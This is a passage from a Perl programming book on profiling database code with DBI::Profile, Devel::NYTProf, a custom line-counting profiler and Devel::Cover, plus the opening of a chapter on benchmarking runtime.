    return $_[0] * factorial( $_[0] - 1 );
    }

{
print "Enter a number> ";
chomp( my $number = <STDIN> );
exit unless length $number;

print factorial( $number ), "\n";
redo;
}
```

While profiling, I must remember that some things in isolation don't tell me the whole story. The profile can help me make decisions, but I'm the one who has to do the thinking, not the computer.

The General Approach

Profiling means counting, and to count something, I need to make the statements do something so I can count them. I might, for instance, use some of the features from Chapter 3 to add accounting code to my subroutines. That's much too tedious, though. Instead of trying to account for things in individual subroutines, I try to make everything flow through a single control subroutine. This is probably too much for a small program, but in a large system the extra computing pays off in saved developer time when I work on optimizing the program.

The most common place I do this is in database code. In the database case, I want to track with queries I make, usually so I can get an idea of which queries take a long time or which ones I most frequently use. From that, I can figure out what I should optimize.

Here's an example of a nexus for all queries that allows me to profile my database code. I've simplified this example, but this is close to some actual code I've used, minus some stuff that doesn't apply to profiling. I have a package-scoped lexical variable `%Queries` that will hold my profile data. The `simple_query` method is essentially a wrapper around `prepare` and `execute` with some accounting overhead:

```
package My::Database;

my %Queries;

sub simple_query {
    my( $self, @args ) = @_;
```

```
    my $sql_statement = shift @args;

    $Queries{$sql_statement}++;  # <--- Profiling hook

    my $sth = $self->dbh->prepare( $sql_statement );
    unless( ref $sth ) {
        warn "Did not get a statement handle: " . $self->dbh->err;
        return;
        }

    my $rc   = $sth->execute( @args );

    wantarray ? ( $sth, $rc ) : $rc;
    }
```

In the rest of my database code, I have functions that use `simple_query` instead of using the `DBI` interface directly. My `get_postage_rates_by_country` subroutine grabs the amount of postage I need to send mail overseas. It passes the SQL statement and a bind parameter to `simple_query`. As before, this is real code, although I've cut out some bits to show only the relevant parts:

```
sub get_postage_rates_by_country {
    my( $self, $country ) = @_;

    my( $sth ) = $self->simple_query( <<"SQL", $country );
        SELECT
            PostageRates.ounces,
            PostageRates.rate,
            PostageServices.name
        FROM
            PostageRates, Countries, PostageServices
        WHERE
            Countries.pk = ?
        AND
            Countries.usps_zone = PostageRates.usps_zone
        AND
            PostageRates.service = PostageServices.pk
        ORDER BY
            PostageRates.ounces
SQL

    return $sth->fetchall_arrayref;
    }
```

As my program does its work, the queries flow through `simple_query`, which counts and records what happens. To get the profile data, I use an `END` block to create the report. The particular format depends on what I collected during the run. In this example I just counted statements, but I could use that `%Queries` hash to store anything I wanted, including the bind parameters, the function that called `simple_query`, and so on:

```
END {
    foreach my $statement ( sort { $b <=> $a } keys %Queries ) {
        printf "%5d %s\n\n", $Queries{$statement}, $statement;
        }
    }
```

I might find in a long report, for instance, that I repeatedly fetch the postage data for each country, even though it's not going to change. When I realize I'm doing this after looking at the profile data, I can optimize my code to cache some of the data in memory rather than asking for the same answer in the database.

I've actually been coding my Perl database stuff like this for quite a while, and I recently found out that Tim Bunce added these features directly to DBI. He did the same sort of thing by making everything flow through a central function. That was really easy because DBI already does that for queries.

Profiling DBI

The DBI::Profile module can do much of the same analysis when using Perl's database interface module, DBI. Database interactions are often the biggest performance drain on my programs, and that's a place I usually start to look for improvements. Instead of calling subroutines unnecessarily, as in my last example, I might be making unnecessary database queries.

Here's a short program that takes quite a bit of time because it makes almost 2,000 database queries. I want to build a table of number names, so given a digit I can get the name (e.g., 9 has the name "Nine"), or go from the name to the digit. I should probably use a Lingua::* module, but then I don't want to start off with something smart. In this example, I use the DBD::CSV module to use a comma-separated value file as my database store. I create a table to hold the pairs, then start to populate the table. I bootstrap the data by getting the first 19 names into the table, then looking up the names I already have to create further names:

```
#!/usr/bin/perl
# dbi_number_inserter.pl
use strict;

use DBI;

my $dbh = DBI->connect( "DBI:CSV:f_dir=." );

$dbh->do( "DROP TABLE names" );
$dbh->do( "CREATE TABLE names ( id INTEGER, name CHAR(64) )" );

my $sth = $dbh->prepare( "INSERT INTO names VALUES ( ?, ? )" );

my $id = 1;
foreach my $name (
```

```
    qw(One Two Three Four Five Six Seven Eight Nine Ten),
    qw(Eleven Twelve Thirteen Fourteen Fifteen Sixteen Seventeen Eighteen
        Nineteen)
    ) {
    $sth->execute( $id++, $name );
    }

foreach my $name ( qw( Twenty Thirty Forty Fifty Sixty Seventy Eighty Ninety ) ) {
    $sth->execute( $id++, $name );

    foreach my $ones_digit ( 1 .. 9 ) {
        my( $ones_name ) = map { lc } $dbh->selectrow_array(
            "SELECT name FROM names WHERE id = $ones_digit"
            );
        $sth->execute( $id++, "$name $ones_name" );
        }
    }

foreach my $digit ( 1 .. 9 ) {
    my( $hundreds ) = $dbh->selectrow_array(
        "SELECT name FROM names WHERE id = $digit"
        );

    $sth->execute( $id++, "$hundreds hundred" );

    foreach my $tens_digit ( 1 .. 99 ) {
        my( $tens_name ) = map { lc } $dbh->selectrow_array(
            "SELECT name FROM names WHERE id = $tens_digit"
            );
        $sth->execute( $id++, "$hundreds hundred $tens_name" );
        }
    }
```

I run this from the command line, and it takes almost 10 seconds on my MacBook Air (2011). That's OK; I need a nice, slow example. Now I want to profile this program to see where I can improve it, pretending I was just handed it without knowing how it works. I set the `DBI_PROFILE` environment variable to turn on database profiling. To get a report ordered by statements, I set `DBI_PROFILE='!Statement'`. The sort key has an exclamation point, `!`, prepended to it. At the end of the run, I get a long report. Here are the first several lines:

```
% env DBI_PROFILE='!Statement' perl5.18.1 dbi_number_inserter.pl
DBI::Profile: 10.106893s 101.07% (1982 calls) test.pl @ 2013-09-25 13:34:36
'' =>
    0.000670s / 7 = 0.000096s avg (first 0.000004s, min 0.000004s, max 0.000587s)
'CREATE TABLE names ( id INTEGER, name CHAR(64) )' =>
    0.002444s
'DROP TABLE names' =>
    0.004094s
'INSERT INTO names VALUES ( ?, ? )' =>
    0.402902s / 1001 = 0.000402s avg (first 0.000639s, min 0.000031s
    max 0.000987s)
```

```
'SELECT name FROM names WHERE id = 1' =>
    0.108697s / 18 = 0.006039s avg (first 0.002393s, min 0.001790s,
    max 0.016542s)
'SELECT name FROM names WHERE id = 10' =>
    0.088569s / 9 = 0.009841s avg (first 0.003005s, min 0.003005s, max 0.016774s)
'SELECT name FROM names WHERE id = 11' =>
    0.089783s / 9 = 0.009976s avg (first 0.003065s, min 0.003065s, max 0.017336s)
```

The top line gives me the wall-clock time and the total number of DBI method calls; that's the number of method calls to DBI, not the number of queries. After that, I get a report for each query, in lexical order. Just because it looks like it's sorted by total time or number of queries, don't forget to look at the rest of the report. It's actually sorted in alphabetical order of the query.

For each query, DBI::Profile reports the total wall-clock time and the number of method calls for that statement. It doesn't report the CPU time because it isn't very interesting; the database server might be another machine, and even if it is local, it's often a separate process. It gives an average time for that query, and then the times for the first call, the call that took the least amount of time, and the call that took the most. This isn't as simple as timing a program. The database server might perform differently given the same input because it might be doing something else, the data size might be different, or many other things.

From the full report, I see that most calls took about the same amount of time since they are all running pretty quickly. I can't make a big speed-up by optimizing a query so it performs better on the database. No indexing or rearrangement of joins will likely help here.

What I really need to reduce is the number of queries so I interact with the database less. I can't get away from the INSERTs since I still have to make each row, but I don't need to make all of those SELECT statements. I should cache the result so I don't fetch the same data twice (or even at all):

```
#!/usr/bin/perl
# dbi_number_inserter_cached.pl
use strict;

use DBI;

my $dbh = DBI->connect( "DBI:CSV:f_dir=." );

$dbh->do( "DROP TABLE names" );
$dbh->do( "CREATE TABLE names ( id INTEGER, name CHAR(64) )" );

my $insert = $dbh->prepare( "INSERT INTO names VALUES ( ?, ? )" );


my @array = ( qw( Zero ),
    qw(One Two Three Four Five Six Seven Eight Nine Ten),
```

```
        qw(Eleven Twelve Thirteen Fourteen Fifteen Sixteen Seventeen Eighteen
            Nineteen)
        );

    my $id = 0;
    foreach my $name ( @array ) {
        $insert->execute( $id++, $name );
        }

    foreach my $name ( qw( Twenty Thirty Forty Fifty Sixty Seventy Eighty Ninety ) ) {
        $array[ $id ] = $name;
        $insert->execute( $id++, $name );
        foreach my $ones_digit ( 1 .. 9 ) {
            my $full_name = $array[ $id ] = "$name $array[$ones_digit]";
            $insert->execute( $id++, $full_name );
            }
        }

    foreach my $digit ( 1 .. 9 ) {
        my( $hundreds ) = $array[ $digit ];
        my $name = $array[$id] = "$hundreds hundred";
        $insert->execute( $id++, $name );

        foreach my $tens_digit ( 1 .. 99 ) {
            my( $tens_name ) = lc $array[ $tens_digit ];
            $array[$id] = "$hundreds hundred $tens_name";
            $insert->execute( $id++, "$name $tens_name" );
            }
        }
```

In my first pass at improvement, I don't have any SELECT statements at all because I cache the results. That cuts out most of the runtime in this program. The times for each program are remarkably different. Remember, however, that I've made a trade-off between speed and memory. The second program is faster, but it takes up more memory:

```
% time perl dbi_number_inserter.pl
real    0m10.544s
user    0m10.402s
sys     0m0.137s

% time perl dbi_number_inserter_cached.pl
real    0m0.637s
user    0m0.544s
sys     0m0.092s
```

Here's the entire profile report for my new program, which now runs in 2% of the original runtime. Most of the calls are INSERTs:

```
% env DBI_PROFILE='!Statement' perl dbi_number_inserter_cached.pl
DBI::Profile: 0.409194s 40.92% (1011 calls) dbi-number-inserter-cached.pl
@ 2013-09-25 13:48:16
'' =>
    0.000676s / 7 = 0.000097s avg (first 0.000004s, min 0.000004s, max 0.000596s)
```

```
'CREATE TABLE names ( id INTEGER, name CHAR(64) )' =>
    0.002547s
'DROP TABLE names' =>
    0.004120s
'INSERT INTO names VALUES ( ?, ? )' =>
    0.401851s / 1002 = 0.000401s avg (first 0.000776s, min 0.000062s,
    max 0.000827s)
```

By looking at the profile, I was able to target part of the program for improvement. It didn't tell me how to improve it, but at least I know where I should spend my time.

Other DBI::Profile Reports

The runtime report isn't the only one I can get. With `DBI_PROFILE='!MethodName'`, `DBI` orders the report according to the name of the `DBI` function. It's in *ASCII-betical* order with the uppercase letters sorting before the lowercase ones (and I've redacted part of these reports since they show *all* of the methods, including the ones I didn't even know I was using):

```
% env DBI_PROFILE='!MethodName' perl dbi_number_inserter_cached.pl
DBI::Profile: 0.409558s 40.96% (1011 calls) dbi_number_inserter_cached.pl
@ 2013-09-25 13:49:12
'DESTROY' =>
    0.000063s
'STORE' =>
    0.000024s / 2 = 0.000012s avg (first 0.000004s, min 0.000004s, max 0.000020s)
'connect' =>
    0.000648s
'connected' =>
    0.000008s
'default_user' =>
    0.000014s
'disconnect' =>
    0.000026s
'disconnect_all' =>
    0.000007s
'do' =>
    0.006440s / 2 = 0.003220s avg (first 0.004122s, min 0.002318s, max 0.004122s)
'execute' =>
    0.401549s / 1000 = 0.000402s avg (first 0.000690s, min 0.000382s,
    max 0.000690s)
'prepare' =>
    0.000779s
```

I can even combine the two, since `DBI::Profile` can deal with multiple sort keys if I join them with a colon. With `DBI_PROFILE='!Statement:!MethodName'`, `DBI` gives me a double-layer report. Under each SQL statement, it breaks the time down by the particular function it used. I might, for instance, want to compare the time my database query spends in the `DBI` guts and actually fetching the data:

```
% env DBI_PROFILE='!Statement:!MethodName' perl dbi_number_inserter_cached.pl
DBI::Profile: 0.416383s (1011 calls) dbi_number_inserter_cached.pl @ 2013-09-25
13:54:24
'' =>
    'STORE' =>
        0.000024s / 2 = 0.000012s avg (first 0.000004s, min 0.000004s,
        max 0.000020s)
    'connect' =>
        0.000589s
    'connected' =>
        0.000008s
    'default_user' =>
        0.000013s
    'disconnect' =>
        0.000029s
    'disconnect_all' =>
        0.000007s
'CREATE TABLE names ( id INTEGER, name CHAR(64) )' =>
    'do' =>
        0.002286s
'DROP TABLE names' =>
    'do' =>
        0.004507s
'INSERT INTO names VALUES ( ?, ? )' =>
    'DESTROY' =>
        0.000063s
    'execute' =>
        0.408212s / 1000 = 0.000408s avg (first 0.000671s, min 0.000379s,
        max 0.004499s)
    'prepare' =>
        0.000646s
```

I can flip that last report around by using `DBI_PROFILE='!MethodName:!Statement'`. The first layer lists the `DBI` method and then breaks it down by SQL statements after that. See the `DBI::Profile` documentation for more examples.

Making It Even Easier

Sam Tregar's `DBI::ProfileDumper` module (now maintained by Tim Bunce) does the same thing as `DBI::Profile`, but it saves its result in a file instead of dumping it to standard output.

By default, this file is named *dbi.prof*, but I can use any name I like. For anything but a small application, I'll probably have to do quite a bit of custom slicing and dicing to extract the information I need.

First, I tell `DBI` which profiling class it should use by including it in the `DBI_PROFILE` value. I join the class name to the profiling sort keys with a `/`:

```
% env DBI_PROFILE='!Statement'/DBI::ProfileDumper ./program.pl
```

Once that command completes, *dbi.prof* has all of the profiling data. If I want to change the filename, I just add that to `DBI_PROFILE` by appending it after the class name:

```
% env DBI_PROFILE='!Statement'/DBI::ProfileDumper/File:dbi.prof ./program.pl
```

Once I have the data, I can analyze them with *dbiprof*, which has several options to select the data to display, sort it in the way that I want (even on multiple keys), and many other things:

```
% dbiprof --number all --sort longest
```

Switching Databases

I started with a pretty bad program that made many unnecessary calls to the database and did quite a bit of work. I can make that program more Perly, though, by using Perl's list operators smartly. Instead of all that index counting, I use `push` to put things onto an array. The code is much tighter and shorter, and it does the same thing. Instead of inserting items as I go along, I move all the database stuff to the end (I have secret plans for that later), but for now the program runs in about the same time as the previous example:

```
#!/usr/bin/perl
# dbi_number_inserter_end.pl
use strict;

use DBI;

my @array = ( qw( Zero ),
    qw(One Two Three Four Five Six Seven Eight Nine Ten),
    qw(Eleven Twelve Thirteen Fourteen Fifteen Sixteen Seventeen Eighteen
        Nineteen)
    );

foreach my $name ( qw( Twenty Thirty Forty Fifty Sixty Seventy Eighty Ninety ) ) {
    push @array, $name;
    push @array, map { "$name $array[$_]" } 1 .. 9
    }

foreach my $digit ( 1 .. 9 ) {
    push @array, "$array[$digit] hundred";
    push @array, map { "$array[$digit] hundred $array[$_]" } 1 .. 99;
    }

my $dbh = DBI->connect( "DBI:CSV:f_dir=." );

$dbh->do( "DROP TABLE names" );
$dbh->do( "CREATE TABLE names ( id INTEGER, name CHAR(64) )" );

my $insert = $dbh->prepare( "INSERT INTO names VALUES ( ?, ? )" );
```

```
foreach my $index ( 0 .. $#array ) {
    $insert->execute( $index, $array[$index] );
    }
```

Instead of using a CSV file though, I now want to use a more sophisticated database server, since I think I might be able to get better performance in writing all of this stuff to disk. I have the tools to find out, so why not? I'll use SQLite, another lightweight server that `DBI` can talk to. I don't have to change too much in my program, since `DBI` hides all of that for me. I only change the `DBI` connection:

```
# dbi_number_inserter_sqlite.pl
my $dbh = DBI->connect( "DBI:SQLite:dbname=names.sqlite.db" );
```

When I run my program again, it's abysmally slow. It takes a lot longer to insert all of these rows into an SQLite database store:

```
% time perl dbi_number_inserter_sqlite.pl
real    0m1.214s
user    0m0.108s
sys     0m0.547s
```

That's awful! When I profile the program, I see that the `INSERT` statements take 100 times longer than my previous programs. Outrageous!

```
% env DBI_PROFILE='!Statement' perl dbi_number_inserter_sqlite.pl
DBI::Profile: 1.139449s 113.94% (1013 calls) dbi_number_inserter_sqlite.pl
@ 2013-09-25 14:01:42
'' =>
    0.000436s / 8 = 0.000055s avg (first 0.000009s, min 0.000001s, max 0.000406s)
'CREATE TABLE names ( id INTEGER, name CHAR(64) )' =>
    0.001244s
'DROP TABLE names' =>
    0.001574s
'INSERT INTO names VALUES ( ?, ? )' =>
    1.136195s / 1003 = 0.001133s avg (first 0.000078s, min 0.000009s,
    max 0.002682s)
```

But this is a well-known issue with SQLite and some other databases, because they automatically commit each query and wait for the data to make it to the physical disk before moving on. Instead of inserting every row individually, I can do that in a transaction. I don't have to actually write to the database for every `INSERT`. I'll do it all at once when I `COMMIT`:

```
# dbi_number_inserter_sqlite_transaction.pl
$dbh->do( "BEGIN TRANSACTION" );
foreach my $index ( 0 .. $#array ) {
    $insert->execute( $index, $array[$index] );
    }
$dbh->do( "COMMIT" );
```

Now the profile looks much different. Looking at the results, I can see that I've improved the insertion time by orders of magnitude, and now it's faster, by all measures, than any of the previous programs that did the same thing:

```
%  env DBI_PROFILE='!Statement' perl dbi_number_inserter_sqlite_transaction.pl
DBI::Profile: 0.010383s (1015 calls) dbi_number_inserter_sqlite_transaction.pl
@ 2013-09-25 14:05:14
'' =>
    0.000466s / 8 = 0.000058s avg (first 0.000009s, min 0.000001s, max 0.000434s)
'BEGIN TRANSACTION' =>
    0.000079s
'COMMIT' =>
    0.000943s / 2 = 0.000472s avg (first 0.000870s, min 0.000073s, max 0.000870s)
'CREATE TABLE names ( id INTEGER, name CHAR(64) )' =>
    0.001523s
'DROP TABLE names' =>
    0.001298s
'INSERT INTO names VALUES ( ?, ? )' =>
    0.006074s / 1002 = 0.000006s avg (first 0.000087s, min 0.000004s,
    max 0.000385s)
```

Devel::NYTProf

Perl comes with a profiler, `Devel::DProf`, but most Perlers who profile have moved to `Devel::NYTProf`, which I can get from CPAN. In the first edition of this book, I covered `Devel::DProf` and we still cover that in *Programming Perl*, so I leave that out here.

The mechanics of `Devel::NYTProf` are as simple as the other profilers that I show in this chapter. I load the module with the `-d` switch and run the program:

```
% perl -d:NYTProf program.pl
```

The program runs under that debugger and as it does, `Devel::NYTProf` records what it sees, collecting everything in its data files. When the run is over, I can convert those data files into different formats with commands that come with the module. For instance, I can convert it for use with *call_grind*:

```
% nytprofcg
```

If I want to convert it to HTML, I can also have the resulting main HTML file open in my default browser:

```
% nytprofhtml --open
```

I won't cover all of this profiler's features here—the documentation and other articles out there already do that—but I'll give you enough to get started by showing off some of the more exciting features.

Writing My Own Profiler

The `Devel::SmallProf` module from the first examples isn't really all that complicated. When I look under the hood, I don't see that much code. It's very easy, in fact, to write my own profiler. Some of this same discussion appeared in my online *Dr. Dobb's Journal* article, "Creating a Perl Debugger".

Devel::LineCounter

I'm going to create a profiler to simply count the number of times Perl sees a certain line of code during the runtime. The `Devel::SmallProf` module already does that for me, but once I know how to program the basics myself, I can adapt it to just about anything that I want to do.

When I run my program with the `-d` switch, for each statement Perl calls the special subroutine `&DB::DB` (the default Perl debugger is just a program and works in much the same way). That's the subroutine named `DB` in the package `DB`. I can do whatever I like in that subroutine, so I'm going to accumulate the count of the number of times I've seen that line of code:

```
package Devel::LineCounter;

package DB;
use strict;
use warnings;

my @counter = ();

sub DB {
    my( $file, $line ) = ( caller )[1,2];

    next unless $file eq $0;

    $counter[$line]++;
    }
```

To get profiling output without changing my original program, I add an `END` block to my `LineCounter` module. That will execute somewhere near the very end of the program, although it might execute before other `END` blocks:

```
END {
    print "\nLine summary for $0\n\n";

    open FILE, $0 or die "Could not open $0\n$!";

    my $count = 0;
    while( <FILE> ) {
        printf "%6d %s", $counter[++$count] || 0, $_;
        }
    }
```

I store my new module in the right place (i.e., *Devel/LineCounter.pm* somewhere in Perl's module search path), then invoke it with the `-d` switch:

```
% perl -d:LineCounter factorial_iterate.pl 100
```

Profiling Test Suites

The `Devel::Cover` module profiles my test suites to tell me how much of the code base they actually test. It counts the number of times the test suite runs a line of code, as well as keeping track of which code branches I follow. Ideally, my test should touch every line of code and exercise every possible set of conditions.

Devel::Cover

`Devel::Cover` comes with the *cover* command, which reports the coverage statistics for code. To use it, I first clear anything it might have done before. I don't really need to clear the coverage data. I might want to add the current run data to what I've already done, or to other coverage databases for other parts of the project:

```
% cover -delete
```

Once I've cleared the coverage database, I run my program after loading `Devel::Cover`. The conventional `make test` invocation uses `Test::Harness` to run each test program, so I tell `Test::Harness` to load `Devel::Cover` by setting `HARNESS_PERL_SWITCHES` with additional information for the command line to call each test program:

```
% HARNESS_PERL_SWITCHES=-MDevel::Cover make test
```

I can also use the `-test` switch with *cover*:

```
% cover -test
```

If I'm using `Module::Build` instead of `ExtUtils::MakeMaker`, I don't have to do so much work:

```
% ./Build testcover
```

Just as with the other `Devel::` modules, `Devel::Cover` watches as the code runs, and uses a lot of black magic to decide what's going on. It stores all of this information in a directory named *cover_db*.

Finally, the *cover* command turns all of that data into something that I can understand, writing a summary to `STDOUT` and creating a detailed report in *coverage.html*. The HTML file links to several other HTML files, allowing me to drill down into the program. Here's a run that analyzes my `HTTP::Size` module:

```
% cover
Reading database from /Users/brian/Dev/HTTP/Size/cover_db


-------------------------- ------ ------ ------ ------ ------ ------ ------
File                         stmt branch   cond    sub    pod   time  total
-------------------------- ------ ------ ------ ------ ------ ------ ------
blib/lib/HTTP/Size.pm        95.5   70.0   69.2  100.0  100.0  100.0   88.4
Total                        95.5   70.0   69.2  100.0  100.0  100.0   88.4
-------------------------- ------ ------ ------ ------ ------ ------ ------
```

The summary shows me that in my test suite I've executed 95.5% of the statements in the module. Along with that, I've only tested 70% of the possible execution paths and 69.2% of the possible combinations of conditions. That's just the summary, though. The HTML report in *coverage.html* tells me much more (see Figure 4-1).



Figure 4-1. The cover command creates an HTML report

The HTML report has columns for each of the types of coverage that it measures, and it colors the table cells green to tell me that I have 100% coverage for that measurement on that line of code, and red to tell me that I have more testing work to do (see Figure 4-2).



Figure 4-2. The coverage report for a particular file shows me how well I tested that line of code

Summary

Before I decide how to improve my Perl program, I need to profile it to determine which sections need the most work. Perl profilers are just specialized debuggers, and if I don't like what's already out there, I can make my own profiler.

Further Reading

The *perldebguts* documentation describes creating a custom debugger. I write more about those in my articles for *The Perl Journal*, "Creating a Perl Debugger" and "Profiling in Perl".

See "Profiling Perl" in Chapter 18 of *Programming Perl, 4th Edition*. It briefly covers `Devel::DProf` and `Devel::NYTProf`.

Tim Bunce introduces `Devel::NYTProf` in his presentation from the 2010 YAPC::EU. You can read his NYTProf entries in his blog.

Perl.com has two interesting articles on profiling: "Profiling Perl" by Simon Cozens, and "Debugging and Profiling mod_perl Applications" by Frank Wiles.

Randal L. Schwartz writes about profiling for *Unix Review*, "Speeding up Your Perl Programs", and for *Linux Magazine*, "Profiling in Template Toolkit via Overriding".

CHAPTER 5

Benchmarking Perl

Tony Hoare's famous quote goes, "Premature optimization is the root of all evil," although it doesn't often come with its setup: "We should forget about small efficiencies, say about 97% of the time." That is, don't sweat the small stuff until you need to. In this chapter I show how I can look into my Perl programs to see where the slow parts are. Before I start working to improve the performance of my program, I should check to see what the program is actually doing. Once I know where the slow parts are, I concentrate on those.

Benchmarking Theory

The term *benchmark* comes from surveyors. They create a physical mark in something to denote a known elevation and use that mark to determine other elevations. Those computed elevations can only be right if the original mark is right. Even if the original mark started off right, it might change because it sunk into the ground, the ground moves because of an earthquake, or global warming redefines the ultimate benchmark we call *sea level*. Benchmarks are comparisons, not absolutes.

For computers, a benchmark compares the performance of one system against another. They can measure many dimensions, such as time to completion, resource use, network activity, or memory use. Several tools already exist for measuring the parts outside of Perl, so I won't cover those here. I want to look inside Perl to see what I can find. I want to know if one bit of code is faster or uses less memory, or whatever is important to me.

Measuring things and extracting numbers is easy, and it's often easy for us to believe the numbers that computers give us. This makes benchmarking dangerous. Unlike those surveyors, we can't stand on a hill and know if we are higher or lower than the next hill by just looking. We have to carefully consider not only the numbers that we get from benchmarks, but the method we use to generate the numbers.

Benchmarking isn't as popular as it used to be. The speed and storage of computers and the bandwidth of networks are not as limiting as they used to be, so we don't feel like we have to work hard to conserve them. We also don't have to pay (as in money, literally) for CPU cycles (in most cases), so we don't care how many we actually use. At least, we don't care as much as programmers used to care. After all, you're using Perl, aren't you?

Any measurement comes with risk. If I don't understand what I'm measuring, what affects the measurement, or what the numbers actually mean, I can easily misinterpret the results. If I'm not careful about how I measure things, my numbers may be meaningless. I can let the computer do the benchmarking work for me, but I shouldn't let it do the thinking for me.

A Perl program doesn't run on its own. It depends on a *perl* interpreter, an operating system, and hardware. Each of those depend on other things. Even if I use the same machine but different *perl* interpreters—even of the same version of Perl—I may get different results. I could have compiled them with different C compilers that have different levels of optimization, I could have included different features in one interpreter, and so on. I'll talk about this more toward the end of the chapter when I discuss *perlbench*.

You probably don't have to imagine a situation where you develop on one platform but deploy on another. I get to visit many companies in my travels as a consultant, so I've been able to see a lot of different setups. Often, teams develop on one system that only they use, then deploy the result to a busy server that has a different version of Perl, a different version of the operating system, and a completely different load profile. What was quite speedy on a lightly used machine becomes unbearably slow when people start to use it. A good example of this is CGI programs, which become quite slow with increased load, versus speedy mod_perl programs, which scale quite nicely.

Any benchmark only applies to its situation. Extrapolating my results might not get me in trouble, but they aren't really valid either. The only way for me to really know what will happen in a particular situation is to test that situation. Along with my numbers, I have to report the details. It's not enough to say, for instance, that I'm writing this on a 2011 MacBook Air running OS X 10.8. I have to tell you the details of my *perl* interpreter, how I compiled it (that's just `perl -V`), and how I've tuned my operating system.

Also, I can't measure something without interacting with it, and that interaction changes the situation. If I want to watch the details of Perl's memory management, for instance, I can compile Perl with `-DDEBUGGING_MSTATS`, but then it's not the same Perl interpreter. Although I can now watch the memory, I've probably slowed the entire program down (and I verify that at the end of this chapter when I show *perlbench*). If I add code to time the program, I have to execute that code, which means my program takes longer. In any case, I might have to use additional modules, which means that Perl has to find, load, and compile more code.

Benchmarking Time

To measure the time it takes my program to run, I could just look at the clock on the wall when I start the program and look again when the program finishes. That's the simplest way, and the most naïve too. This method might work in extreme circumstances, though. If I can reduce the runtime of my program from an entire workday to a couple of minutes, then I don't care that the wall-clock method might be a bit inaccurate.

I don't have to really look at my watch, though. I can time my program directly in my program if I like:

```
#!/usr/bin/perl

my $start = time;

#... the meat of my program

my $end   = time;

print "The total time is ", $end - $start;
```

For a short running program, this method only tests a portion of the runtime. What about all that time Perl spent compiling the code? If I used a lot of modules, a significant part of the time the whole process takes might be in the parts before Perl even starts running the program. Jean-Louis Leroy wrote "A Timely Start" for Perl.com about slow startup times in a Perl FTP program because Perl had to look through 23 different directories to find everything `Net::FTP` needed to load. The runtime portion is still pretty speedy, but the startup time was relatively long. Remember that Perl has to compile the program every time I run it (forgetting about things like mod_perl or FastCGI for the moment). If I use many modules, I make a lot of work for Perl to find and compile them every time I run my program.

If I want to time the whole process, compile time and runtime, I can create a wrapper around the program to do the wall-clock timing. I could take this number and compare it to the runtime numbers to estimate the compilation times:

```
#!/usr/bin/perl

my $start = time;

system  { $ARGV[0] } @ARGV;   # See the Security chapter!

my $end   = time;

printf "The whole time was %d seconds\n", $end - $start;
```

I would run it:

```
% perl bench perl -e 'sleep 5'
The whole time was 5 seconds
```

The wall-clock method breaks down, though, because the operating system can switch between tasks, or even run different tasks at the same time. I can't tell how much time the computer worked on my program only by looking at my watch. The situation is even worse when my program has to wait for resources that might be busy or for network latency. I can't really blame my program in those cases.

The `time` program (not the Perl built-in) that comes with most Unix-like systems solves this by reporting only the time that the operating system thinks about my program. Your particular shell may even have a built-in command for it.

From the command line, I tell the `time` command what it should measure. It runs the command and reports its results. It breaks down the runtime by the real time, the user time, and the system time. The real time is the wall-clock time. The other two deal with how the operating system divides tasks between the system and my process. Mostly I don't care about that distinction and only their sum matters to me.

When I time the `sleep` program (not the Perl built-in), the real time is the time I told it to sleep, but since that's all that program does, the user and system times are minuscule. The output for your particular version of `time` may be different:

```
% time sleep 5
real    0m5.094s
user    0m0.002s
sys     0m0.011s
```

Behind the scenes, the `time` program just uses the `times` function from the standard C library, and that carries along accounting information (although we're fortunate that we don't have to pay for clock cycles anymore). The `times` Perl built-in does the same thing. In list context, it returns four times: the total user and system time, and the user and system time for the children of the process. I take the end times and subtract the starting times to get the real times:

```
#!/usr/bin/perl

use Benchmark;

my @start = times;

#... the meat of my program

my @end   = times;

my @diffs = map { $end[$_] - $start[$_] } 0 .. $#end;

print "The total time is @diffs";
```

I don't have to do those calculations myself, though, because the `Benchmark` module, which comes with Perl, already does it for me. Again, this approach only measures the runtime:

```
#!/usr/bin/perl

use Benchmark;

my $start = Benchmark->new;

#... the meat of my program

my $end = Benchmark->new;

my $diff = timediff( $end, $start );

print "My program took: " . timestr( $diff ) . "\n";

( $real, $child_user, $child_system ) = @$diff[0,3,4];

printf STDERR "\nreal\t%.3f\nuser\t%.3f\nsys\t%.3f\n",
              $real, $child_user, $child_system;
```

